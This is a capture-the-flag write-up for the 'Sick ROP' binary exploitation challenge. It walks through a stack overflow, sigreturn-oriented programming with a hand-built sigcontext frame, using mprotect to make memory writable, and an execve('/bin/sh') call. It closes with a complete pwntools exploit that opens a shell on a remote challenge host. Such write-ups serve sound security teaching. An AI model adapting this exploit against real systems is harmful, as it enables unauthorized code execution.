Sick ROP

1) Checked security

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Sick ROP]
└─$ checksec sick_rop
[*] '/home/vigneswar/Pwn/Sick ROP/sick_rop'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

2) Decompiled the binary

Decompile: entry - (sick_rop)

```
void processEntry entry(void)

{
  do {
    vuln();
  } while( true );
}
```

Decompile: vuln - (sick_rop)

```
void vuln(int param_1,void *param_2,size_t param_3)

{
  size_t __n;

  read(param_1,param_2,param_3);
  write(param_1,param_2,__n);
  return;
}
```

Decompile: read - (sick_rop)

```
1
2 ssize_t read(int __fd,void *__buf,size_t __nbytes)
3
4 {
5   syscall();
6   return 0;
7 }
8
```

Decompile: write - (sick_rop)

```
1
2 ssize_t write(int __fd,void *__buf,size_t __n)
3
4 {
5   syscall();
6   return 1;
7 }
8
```

3) Notes

```
                    write                                                XREF[1]:     vuln:00401
00401017 b8 01 00       MOV        EAX,0x1
         00 00
0040101c bf 01 00       MOV        __fd,0x1
         00 00
00401021 48 8b 74       MOV        __buf,qword ptr [RSP + Stack[0x8]]
         24 08
00401026 48 8b 54       MOV        __n,qword ptr [RSP + Stack[0x10]]
         24 10
0040102b 0f 05          SYSCALL
0040102d c3             RET

                    ****************************************************************
                    *                          FUNCTION                            *
                    ****************************************************************
                    undefined vuln()
     undefined          AL:1           <RETURN>
                    vuln                                                 XREF[1]:     entry:004
0040102e 55             PUSH       RBP
0040102f 48 89 e5       MOV        RBP,RSP
00401032 48 83 ec 20    SUB        RSP,0x20
00401036 49 89 e2       MOV        R10,RSP
00401039 68 00 03       PUSH       0x300
         00 00
0040103e 41 52          PUSH       R10
00401040 e8 bb ff       CALL       read                                        ssize_
         ff ff
00401045 50             PUSH       RAX
00401046 41 52          PUSH       R10
00401048 e8 ca ff       CALL       write                                       ssize_
         ff ff
0040104d c9             LEAVE
0040104e c3             RET
```

We can overflow this buffer of 32 bytes, our input is 0x300 bytes

4) Attack Path

i) We can call any system call with this property

RETURN VALUE

Upon successful completion, *write()* and *pwrite()* will return the number of bytes actually written to the file associated with *fildes*. This number will never be greater than *nbyte*. Otherwise, -1 is returned and *errno* is set to indicate the error.

Still we cannot control rdi register, without which we cannot perform any powerfull attack

5) Sigreturn oriented programming

Signal handler mechanism [edit]

This attack is made possible by how signals are handled in most POSIX-like systems. Whenever a signal is delivered, the kernel needs to context switch to the installed signal handler. To do so, the kernel saves the current execution context in a frame on the stack.[5][6] The structure pushed onto the stack is an architecture-specific variant of the *sigcontext* structure, which holds various data comprising the contents of the registers at the moment of the context switch. When the execution of the signal handler is completed, the `sigreturn()` system call is called.

Calling the *sigreturn* syscall means being able to easily set the contents of registers using a single gadget that can be easily found on most systems.[1]

So i made a program to experiment with sigreturn

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']

exe = ELF('./vuln')

"""
elf = ELF.from_assembly(
    '''
        mov rdi, 0;
        mov rsi, rsp;
        sub rsi, 8;
        mov rdx, 500;
        syscall;
        ret;

        pop rax;
        ret;
    ''', vma=0x41000
)
elf.save('vuln')
"""
context.binary = exe

io = gdb.debug('./vuln')
syscall = 0x41015
pop_rax_ret = 0x41018
sys_sig_ret = 15
pattern =
b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A-
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A-
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A-
h7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2A-
k3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A-
m9An0An1An2A'

payload = b'\x55'*8+p64(pop_rax_ret)+p64(sys_sig_ret)+p64(syscall)+pattern
io.sendline(payload)
io.interactive()
```

Before sigret:

```
──────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0xf
$rbx   : 0x0
$rcx   : 0x0000000000041017  →  0x0000000000c358c3
$rdx   : 0x190
$rsp   : 0x00007fffffffdde8  →  "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab
4Ab5Ab[...]"
$rbp   : 0x0
$rsi   : 0x00007fffffffddc8  →  0x5555555555555555 ("UUUUUUUU"?)
$rdi   : 0x0
$rip   : 0x0000000000041015  →  0x000000c358c3050f
$r8    : 0x0
$r9    : 0x0
$r10   : 0x0
$r11   : 0x312
$r12   : 0x0
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity ADJUST sign trap INTERRUPT direction overflow res
ume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
```

After sigret:

```
──────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x0
$rbx   : 0x4134654133654132 ("2Ae3Ae4A"?)
$rcx   : 0x4132664131664130 ("0Af1Af2A"?)
$rdx   : 0x3765413665413565 ("e5Ae6Ae7"?)
$rsp   : 0x3566413466413366 ("f3Af4Af5"?)
$rbp   : 0x6541316541306541 ("Ae0Ae1Ae"?)
$rsi   : 0x3964413864413764 ("d7Ad8Ad9"?)
$rdi   : 0x4136644135644134 ("4Ad5Ad6A"?)
$rip   : 0x6641376641366641 ("Af6Af7Af"?)
$r8    : 0x3562413462413362 ("b3Ab4Ab5"?)
$r9    : 0x6241376241366241 ("Ab6Ab7Ab"?)
$r10   : 0x4130634139624138 ("8Ab9Ac0A"?)
$r11   : 0x3363413263413163 ("c1Ac2Ac3"?)
$r12   : 0x6341356341346341 ("Ac4Ac5Ac"?)
$r13   : 0x4138634137634136 ("6Ac7Ac8A"?)
$r14   : 0x3164413064413963 ("c9Ad0Ad1"?)
$r15   : 0x6441336441326441 ("Ad2Ad3Ad"?)
$eflags: [zero carry parity ADJUST sign trap INTERRUPT direction overflow res
ume virtualx86 identification]
$cs: 0x3167 $ss: 0x3367 $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────────── stack ────
[!] Unmapped address: '0x3566413466413366'
──────────────────────────────────────────────────────────────────────── code:x86:64 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6641376641366641
──────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "vuln", stopped 0x6641376641366641 in ?? (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────── trace ────
```

- **CS (Code Segment):** This register traditionally holds the segment selector for the code segment. It is used to determine the privilege level and access rights for executing code.
- **DS (Data Segment):** This register traditionally holds the segment selector for the data segment. It is used to determine the privilege level and access rights for accessing data.
- **SS (Stack Segment):** This register traditionally holds the segment selector for the stack segment. It is used to determine the privilege level and access rights for accessing the stack.
- **ES (Extra Segment):** This register traditionally holds the segment selector for an extra data segment. It is not often used in modern operating systems.
- **FS and GS:** These are additional segment registers that can be used for various purposes. In modern systems, they are often used as additional data segments or for thread-local storage (TLS). For example, the Linux kernel uses `fs` for accessing the thread-specific data.

We were able to register with out input

Order of loading: sigcontext.h file


vigneswar@VigneswarPC: ~/F

```
struct sigcontext_64 {
        __u64                           r8;
        __u64                           r9;
        __u64                           r10;
        __u64                           r11;
        __u64                           r12;
        __u64                           r13;
        __u64                           r14;
        __u64                           r15;
        __u64                           di;
        __u64                           si;
        __u64                           bp;
        __u64                           bx;
        __u64                           dx;
        __u64                           ax;
        __u64                           cx;
        __u64                           sp;
        __u64                           ip;
        __u64                           flags;
        __u16                           cs;
        __u16                           gs;
        __u16                           fs;
        __u16                           ss;
        __u64                           err;
        __u64                           trapno;
        __u64                           oldmask;
        __u64                           cr2;

        /*
         * fpstate is really (struct _fpstate *) or (struct _xstate *)
         * depending on the FP_XSTATE_MAGIC1 encoded in the SW reserved
         * bytes of (struct _fpstate) and FP_XSTATE_MAGIC2 present at the end
         * of extended memory layout. See comments at the definition of
         * (struct _fpx_sw_bytes)
         */
        __u64                           fpstate; /* Zero when no FPU/extended context */
        __u64                           reserved1[8];
};
```

```
struct _fpstate_64 {
        __u16                           cwd;
        __u16                           swd;
        /* Note this is not the same as the 32-bit/x87/FSAVE twd: */
        __u16                           twd;
        __u16                           fop;
        __u64                           rip;
        __u64                           rdp;
        __u32                           mxcsr;
        __u32                           mxcsr_mask;
        __u32                           st_space[32];   /*  8x  FP registers, 16 bytes each */
        __u32                           xmm_space[64];  /* 16x XMM registers, 16 bytes each */
        __u32                           reserved2[12];
        union {
                __u32                   reserved3[12];
                struct _fpx_sw_bytes    sw_reserved;    /* Potential extended state is encoded here */
        };
};
```

Structure to load:



Stack content while handling a signal (linux x86/64) including sigcontext structure

Made a function to make a frame

```
def make_frame(
        *,
        r8=b'\x00'*8,
        r9=b'\x00'*8,
        r10=b'\x00'*8,
        r11=b'\x00'*8,
        r12=b'\x00'*8,
        r13=b'\x00'*8,
        r14=b'\x00'*8,
        r15=b'\x00'*8,
        rdi=b'\x00'*8,
        rsi=b'\x00'*8,
        rbp=b'\x00'*8,
        rbx=b'\x00'*8,
        rdx=b'\x00'*8,
        rax=b'\x00'*8,
        rcx=b'\x00'*8,
        rsp=b'\x00'*8,
        rip=b'\x00'*8,
        eflags=b'\x00'*8,
        cs=b'\x33\x00',
        gs=b'\x00\x00',
        fs=b'\x00\x00',
        ss=b'\x2b\x00',
        err=b'\x00'*8,
        trapno=b'\x00'*8,
        oldmask=b'\x00'*8,
        cr2=b'\x00'*8,
        fpstateaddr=b'\x00'*8,
        reserved=b'\x00'*8,
        mask=b'\x00'*8

):
    return
b'\x00'*40+r8+r9+r10+r11+r12+r13+r14+r15+rdi+rsi+rbp+rbx+rdx+rax+rcx+rsp+rip+e-
flags+cs+gs+fs+ss+err+trapno+oldmask+cr2+fpstateaddr+reserved+mask
```

6) Tested the function

```
make_frame(rax=b'imhacker', rdi=b'i can   ', rsi=b'control ', rdx=b'register',
rip=b' easily', rsp=b'xD gg   ')
```

Before:

```
registers
$rax   : 0xf
$rbx   : 0x0
$rcx   : 0x000000000040102d  →  <write+22> ret
$rdx   : 0xf
$rsp   : 0x00007fffffffdd98  →  0x0000000000000000
$rbp   : 0x0
$rsi   : 0x00007fffffffdd68  →  "AAAAAAAAAAAAAA\n"
$rdi   : 0x1
$rip   : 0x0000000000401014  →  <read+20> syscall
$r8    : 0x0
$r9    : 0x0
$r10   : 0x00007fffffffdd68  →  "AAAAAAAAAAAAAA\n"
$r11   : 0x202
$r12   : 0x0
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow res
ume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
stack
0x00007fffffffdd98|+0x0000: 0x0000000000000000   ← $rsp
0x00007fffffffdda0|+0x0008: 0x0000000000000000
0x00007fffffffdda8|+0x0010: 0x0000000000000000
0x00007fffffffddb0|+0x0018: 0x0000000000000000
0x00007fffffffddb8|+0x0020: 0x0000000000000000
0x00007fffffffddc0|+0x0028: 0x0000000000000000
0x00007fffffffddc8|+0x0030: 0x0000000000000000
0x00007fffffffddd0|+0x0038: 0x0000000000000000
code:x86:64
     0x401005 <read+5>         mov    edi, 0x0
     0x40100a <read+10>        mov    rsi, QWORD PTR [rsp+0x8]
     0x40100f <read+15>        mov    rdx, QWORD PTR [rsp+0x10]
 →   0x401014 <read+20>        syscall
```

After:

```
registers
$rax   : 0x72656b6361686d69 ("imhacker"?)
$rbx   : 0x0
$rcx   : 0x0
$rdx   : 0x7265747369676572 ("register"?)
$rsp   : 0x2020206767204478 ("xD gg   "?)
$rbp   : 0x0
$rsi   : 0x206c6f72746e6f63 ("control "?)
$rdi   : 0x2020206e61632069 ("i can   "?)
$rip   : 0x796c6973616520
$r8    : 0x0
$r9    : 0x0
$r10   : 0x0
$r11   : 0x0
$r12   : 0x0
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow res
ume virtualx86 identification]
$cs: 0x03 $ss: 0x03 $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
stack
[!] Unmapped address: '0x2020206767204478'
code:x86:64
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x796c6973616520
threads
[#0] Id 1, Name: "sick_rop_patche", stopped 0x796c6973616520 in ?? (), reason
: SINGLE STEP
trace

gef➤
```

6) Moving on
now that we can control any register, we need to get the shell

To get shell, we need to write /bin/sh on a memory address

We cannot write anywhere except the stack and the stack address is not predictable because of ASLR

We need to make a segment writable and write on it

7) Mprotect

NAME top

mprotect, pkey_mprotect - set protection on a region of memory

LIBRARY top

Standard C library (*libc*, *-lc*)

SYNOPSIS top

```
#include <sys/mman.h>

int mprotect(void addr[.len], size_t len, int prot);

#define _GNU_SOURCE             /* See feature_test_macros(7) */
#include <sys/mman.h>

int pkey_mprotect(void addr[.len], size_t len, int prot, int pkey);
```

DESCRIPTION top

mprotect() changes the access protections for the calling process's memory pages containing any part of the address range in the interval [*addr*, *addr*+*len*-1]. *addr* must be aligned to a page boundary.

The program has PIE disabled, so we can use the program address to write /bin/sh

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Sick ROP]
└─$ pwn constgrep -c amd64 PROT_
#define PROT_NONE      0x0
#define PROT_READ      0x1
#define PROT_WRITE     0x2
#define PROT_EXEC      0x4
#define PROT_SEM       0x8
#define PROT_GROWSDOWN 0x01000000
#define PROT_GROWSUP   0x02000000
```

mprotect(0x400000, 0x100, 3)

This will make 0x1000 bytes of writable (and readable) memory which is more than enough to write /bin/sh

x64.syscall.sh

5	fstat	man/ cs/	5	fd	__old_kernel_stat *statbuf	-	-	-	-
6	lstat	man/ cs/	6	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	man/ cs/	7	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	man/ cs/	8	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	man/ cs/	9	?	?	?	?	?	?
10	mprotect	man/ cs/	A	unsigned long start	size_t len	unsigned long prot	-	-	-

rax -> 10
rdi -> 0x400000
rsi -> 0x1000
rdx -> 3
rip -> syscall

8) Executing Mprotect

```
gef➤
0x0000000000401014 in read ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0xa
$rbx   : 0x0
$rcx   : 0x0
$rdx   : 0x3
$rsp   : 0x0
$rbp   : 0x0
$rsi   : 0x1000
$rdi   : 0x0000000000400000  →   jg 0x400047
$rip   : 0x0000000000401014  →  <read+20> syscall
$r8    : 0x0
$r9    : 0x0
$r10   : 0x0
$r11   : 0x0
$r12   : 0x0
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow res
ume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────────── stack ────
[!] Unmapped address: '0x0'
──────────────────────────────────────────────────────────────────────── code:x86:64 ────
     0x401005 <read+5>         mov    edi, 0x0
     0x40100a <read+10>        mov    rsi, QWORD PTR [rsp+0x8]
     0x40100f <read+15>        mov    rdx, QWORD PTR [rsp+0x10]
 →   0x401014 <read+20>        syscall
```

After executing the syscall we get 0x0 in rsp, so we also need to set a valid rsp

We will set rsp to program address

```
my_frame = make_frame(rax=p64(10), rdi=p64(0x400000), rsi=p64(0x1000),
rdx=p64(3), rip=syscall, rsp=p64(0x400000))
payload = b'\x00'*40+vuln_function+syscall+my_frame
```

Before:

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000001000 r-- /home/vigneswar/
Pwn/Sick ROP/sick_rop_patched
0x0000000000401000 0x0000000000402000 0x0000000000001000 r-x /home/vigneswar/
Pwn/Sick ROP/sick_rop_patched
0x00007ffff7ff9000 0x00007ffff7ffd000 0x0000000000004000 r-- [vvar]
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000002000 r-x [vdso]
0x00007ffffffde000 0x00007ffffffff000 0x0000000000021000 rw- [stack]
gef➤  info registers
rax            0xa                 0xa
rbx            0x0                 0x0
rcx            0x0                 0x0
rdx            0x3                 0x3
rsi            0x1000              0x1000
rdi            0x400000            0x400000
rbp            0x0                 0x0
rsp            0x401000            0x401000 <read>
r8             0x0                 0x0
r9             0x0                 0x0
r10            0x0                 0x0
r11            0x0                 0x0
r12            0x0                 0x0
r13            0x0                 0x0
r14            0x0                 0x0
r15            0x0                 0x0
rip            0x401014            0x401014 <read+20>
eflags         0x202               [ IF ]
cs             0x33                0x33
ss             0x2b                0x2b
ds             0x0                 0x0
es             0x0                 0x0
fs             0x0                 0x0
gs             0x0                 0x0
gef➤
```

After:

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000001000 rw- /home/vigneswar/
Pwn/Sick ROP/sick_rop_patched
0x0000000000401000 0x0000000000402000 0x0000000000001000 r-x /home/vigneswar/
Pwn/Sick ROP/sick_rop_patched
0x00007ffff7ff9000 0x00007ffff7ffd000 0x0000000000004000 r-- [vvar]
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000002000 r-x [vdso]
0x00007ffffffde000 0x00007ffffffff000 0x0000000000021000 rw- [stack]
gef➤  info registers
rax            0x0                 0x0
rbx            0x0                 0x0
rcx            0x401016            0x401016
rdx            0x3                 0x3
rsi            0x1000              0x1000
rdi            0x400000            0x400000
rbp            0x0                 0x0
rsp            0x401000            0x401000 <read>
r8             0x0                 0x0
r9             0x0                 0x0
r10            0x0                 0x0
r11            0x302               0x302
r12            0x0                 0x0
r13            0x0                 0x0
r14            0x0                 0x0
r15            0x0                 0x0
rip            0x401016            0x401016 <read+22>
eflags         0x202               [ IF ]
cs             0x33                0x33
ss             0x2b                0x2b
ds             0x0                 0x0
es             0x0                 0x0
fs             0x0                 0x0
gs             0x0                 0x0
```

We changed read only segment to read/write!!!

9) Writing /bin/sh
First, we need to jump to vuln function again

To do that, we will write pointer to vuln function on top of stack

Conveniently we have it on program segment

```
gef➤  grep 0x40102e
[+] Searching '\x2e\x10\x40' in memory
[+] In '/home/vigneswar/Pwn/Sick ROP/sick_rop_patched'(0x401000-0x402000), pe
rmission=r-x
  0x4010d8 - 0x4010e4  →   "\x2e\x10\x40[...]"
```

10) Jumping to vuln

```
my_frame = make_frame(rax=p64(10), rdi=p64(0x400000), rsi=p64(0x1000),
rdx=p64(7), rip=syscall, rsp=p64(0x4010d8))
```

```
$rip   : 0x000000000040102e  →  <vuln+0> push rbp
$r8    : 0x0
$r9    : 0x0
$r10   : 0x0
$r11   : 0x302
$r12   : 0x0
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow RES
UME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────── stack ────
0x00000000004010e0│+0x0000:  add BYTE PTR [rax], al      ← $rsp
0x00000000004010e8│+0x0008:  (bad)
0x00000000004010f0│+0x0010: 0x000000000040104f  →  <_start+0> call 0x40102e <
vuln>
0x00000000004010f8│+0x0018:  add BYTE PTR [rax], al
0x0000000000401100│+0x0020:  sbb DWORD PTR [rax], eax
0x0000000000401108│+0x0028:  add BYTE PTR [rax], ah
0x0000000000401110│+0x0030:  add BYTE PTR [rax], al
0x0000000000401118│+0x0038: 0x0001001000000025 ("%"?)
──────────────────────────────────────────────────────────────────── code:x86:64 ────
     0x401026 <write+15>       mov    rdx, QWORD PTR [rsp+0x10]
     0x40102b <write+20>       syscall
     0x40102d <write+22>       ret
 →   0x40102e <vuln+0>         push   rbp
     0x40102f <vuln+1>         mov    rbp, rsp
     0x401032 <vuln+4>         sub    rsp, 0x20
     0x401036 <vuln+8>         mov    r10, rsp
     0x401039 <vuln+11>        push   0x300
     0x40103e <vuln+16>        push   r10
──────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sick_rop_patche", stopped 0x40102e in vuln (), reason: SIGS
EGV
──────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x40102e → vuln()
────────────────────────────────────────────────────────────────────────────────
```

We get segfault because the our stack is not writable!

Lets make the whole program writable

```
my_frame = make_frame(rax=p64(10), rdi=p64(0x400000), rsi=p64(0x2000),
rdx=p64(7), rip=syscall, rsp=p64(0x4010d8))
```

```
$rip   : 0x000000000040102f  →  <vuln+1> mov rbp, rsp
$r8    : 0x0
$r9    : 0x0
$r10   : 0x0
$r11   : 0x302
$r12   : 0x0
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow res
ume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────── stack ────
0x00000000004010d8│+0x0000:  add BYTE PTR [rax], al      ← $rsp
0x00000000004010e0│+0x0008:  add BYTE PTR [rax], al
0x00000000004010e8│+0x0010:  (bad)
0x00000000004010f0│+0x0018: 0x000000000040104f  →  <_start+0> call 0x40102e <
vuln>
0x00000000004010f8│+0x0020:  add BYTE PTR [rax], al
0x0000000000401100│+0x0028:  sbb DWORD PTR [rax], eax
0x0000000000401108│+0x0030:  add BYTE PTR [rax], ah
0x0000000000401110│+0x0038:  add BYTE PTR [rax], al
──────────────────────────────────────────────────────────────── code:x86:64 ────
     0x40102b <write+20>       syscall
     0x40102d <write+22>       ret
     0x40102e <vuln+0>         push   rbp
 →   0x40102f <vuln+1>         mov    rbp, rsp
     0x401032 <vuln+4>         sub    rsp, 0x20
     0x401036 <vuln+8>         mov    r10, rsp
     0x401039 <vuln+11>        push   0x300
     0x40103e <vuln+16>        push   r10
     0x401040 <vuln+18>        call   0x401000 <read>
──────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sick_rop_patche", stopped 0x40102f in vuln (), reason: SING
LE STEP
──────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x40102f → vuln()
────────────────────────────────────────────────────────────────────────────────
```

Now we are able to continue normal execution

11) Writing /bin/sh

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Sick ROP]
└─$ python3 solve.py
AAAAAAAAAAAAAAA
$ /bin/sh
/bin/sh
$
```

```
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────── stack ────
0x00000000004010e0│+0x0000:  add BYTE PTR [rax], al      ← $rsp
0x00000000004010e8│+0x0008:  (bad)
0x00000000004010f0│+0x0010: 0x000000000040104f  →  <_start+0> call 0x40102e <
vuln>
0x00000000004010f8│+0x0018:  add BYTE PTR [rax], al
0x0000000000401100│+0x0020:  sbb DWORD PTR [rax], eax
0x0000000000401108│+0x0028:  add BYTE PTR [rax], ah
0x0000000000401110│+0x0030:  add BYTE PTR [rax], al
0x0000000000401118│+0x0038: 0x0001001000000025 ("%"?)
──────────────────────────────────────────────────────────── code:x86:64 ────
     0x401046 <vuln+24>        push   r10
     0x401048 <vuln+26>        call   0x401017 <write>
     0x40104d <vuln+31>        leave
●→   0x40104e <vuln+32>        ret
     0x40104f <_start+0>       call   0x40102e <vuln>
     0x401054 <_start+5>       jmp    0x40104f <_start>
     0x401056                  add    BYTE PTR [rax], al
     0x401058                  add    BYTE PTR [rax], al
     0x40105a                  add    BYTE PTR [rax], al
──────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sick_rop_patche", stopped 0x40104e in vuln (), reason: BREA
KPOINT
──────────────────────────────────────────────────────────────────── trace ────
[#0] 0x40104e → vuln()
────────────────────────────────────────────────────────────────────────────
gef➢  grep /bin/sh
[+] Searching '/bin/sh' in memory
[+] In '/home/vigneswar/Pwn/Sick ROP/sick_rop_patched'(0x401000-0x402000), pe
rmission=rwx
  0x4010b8 - 0x4010bf  →   "/bin/sh[...]"
gef➢
```

We successfully have a pointer to /bin/sh, now all we have to do it call execve by making another sigreturn call

11) Exploit

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./sick_rop_patched")
context.binary = exe

# io = process([exe.path])
# gdb.attach(io, gdbscript='b* 0x40104e\nc')

io = remote('94.237.55.163', 48671)

systemcall = 400
read_fun = p64(0x40100a)
vuln_function = p64(0x40102e)
mov_rdx_ret = p64(0x40100f)
syscall = p64(0x401014)

# function to make sigcontext to exploit sigreturn
def make_sigcontext(
        *,
        r8=b'\x00'*8,
        r9=b'\x00'*8,
        r10=b'\x00'*8,
        r11=b'\x00'*8,
        r12=b'\x00'*8,
        r13=b'\x00'*8,
        r14=b'\x00'*8,
        r15=b'\x00'*8,
        rdi=b'\x00'*8,
        rsi=b'\x00'*8,
```

```
        rbp=b'\x00'*8,
        rbx=b'\x00'*8,
        rdx=b'\x00'*8,
        rax=b'\x00'*8,
        rcx=b'\x00'*8,
        rsp=b'\x00'*8,
        rip=b'\x00'*8,
        eflags=b'\x00'*8,
        cs=b'\x33\x00',
        gs=b'\x00\x00',
        fs=b'\x00\x00',
        ss=b'\x2b\x00',
        err=b'\x00'*8,
        trapno=b'\x00'*8,
        oldmask=b'\x00'*8,
        cr2=b'\x00'*8,
        fpstateaddr=b'\x00'*8,
        reserved=b'\x00'*8,
        mask=b'\x00'*8

):
    return
b'\x00'*40+r8+r9+r10+r11+r12+r13+r14+r15+rdi+rsi+rbp+rbx+rdx+rax+rcx+rsp+rip+e-
flags+cs+gs+fs+ss+err+trapno+oldmask+cr2+fpstateaddr+reserved+mask

# create a read/write segment to write /bin/sh
my_frame = make_sigcontext(rax=p64(10), rdi=p64(0x400000), rsi=p64(0x2000),
rdx=p64(7), rip=syscall, rsp=p64(0x4010d8))
payload = b'\x00'*40+vuln_function+syscall+my_frame
io.sendline(payload)
io.recv()
io.sendline(b'A'*14)
io.recv()

# write /bin/sh and call execve
my_frame = make_sigcontext(rax=p64(59), rdi=p64(0x4010d8), rip=syscall,
rsp=p64(0x400000))
io.sendline(b'\x55'*32+b'/bin/sh\x00'+vuln_function+syscall+my_frame)
io.recv()
io.sendline(b'A'*14)
io.recv()

print('\033[2KHere is your shell :)')
io.interactive()
```

12) Flag

```
